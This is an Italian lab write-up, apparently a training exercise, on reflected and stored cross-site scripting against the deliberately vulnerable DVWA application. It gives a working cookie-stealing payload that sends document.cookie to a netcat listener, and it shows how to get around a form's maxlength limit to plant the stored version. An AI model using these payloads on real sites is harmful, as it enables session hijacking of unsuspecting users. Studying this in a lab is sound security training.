
Oggi simuleremo un attacco cross site scripting (XSS) usando kali contro il server dvwa di metasploitable.
XSS è una vulnerabilità delle web app che consente ad un attaccante remoto di iniettare codice malevolo lato client. Questo gli permette di raccogliere, manipolare ,reindirizzare informazioni riservate, come per esempio i cookie (file di testo salvati nel browser che contengono informazioni come per esempio ID di sessione, preferenze e possono tracciare la navigazione dell'utente), oppure modificare le pagine web.
La vulnerabilità è data dal mancato controllo dell'input dell'utente in fase di programmazione, che verrà quindi eseguito dall'applicazione.
Esistono principalmente due tipi di attacchi XSS, quelli riflessi (reflected) e quelli persistenti (stored).
In quelli riflessi lo script malevolo viene inserito in un link che viene poi postato su un sito o in una email di phishing e viene eseguito cliccandoci sopra, mentre in quello persiste viene salvato su una pagina di un sito, quindi sarà eseguito ogni volta che qualcuno visiterà la pagina.
Per capire se un sito è vulnerabile a questo attacco bisogna controllare che i campi che richiedono un input utente non mostrino l'output sull'applicazione web.
Vediamo un esempio sulla dvwa:




Inseriamo nel form della scheda XSS reflected del codice html da far eseguire alla applicazione come per esempio:

<script>alert('Sei stato hackerato')</script>

poi premiamo invio:


Come possiamo vedere il codice viene eseguito arbitrariamente, ne consegue che l'applicazione in questione è vulnerabile a cross site scripting.
Proviamo ad eseguire l'attacco:



Inserendo lo script:

<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie</script>

possiamo recuperare i cookie di sessione tramite l'operatore document.cookie, mentre window.location effettua il redirect di una pagina sul local host di kali alla porta 12345, su cui provvederemo a mettere in ascolto netcat.




Come possiamo vedere l'attacco è andato a buon fine e siamo riusciti a rubare la sessione dell'utente.

Per quanto riguarda cross site scripting stored il procedimento è lo stesso, con la differenza che il numero massimo di caratteri che possiamo inserire nel form è di 50:

```
<textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
```

Basterà modificare la lunghezza quanto basta di modo da poter scrivere tutto il payload nel form:

Come prima mettiamo netcat in ascolto sulla porta 12345 e clicchiamo su “Sign Guestbook” per salvare lo script sulla pagina.



Da questo momento ogni volta che qualcuno aprirà la pagina del cross site scripting stored verrà eseguito il codice malevolo.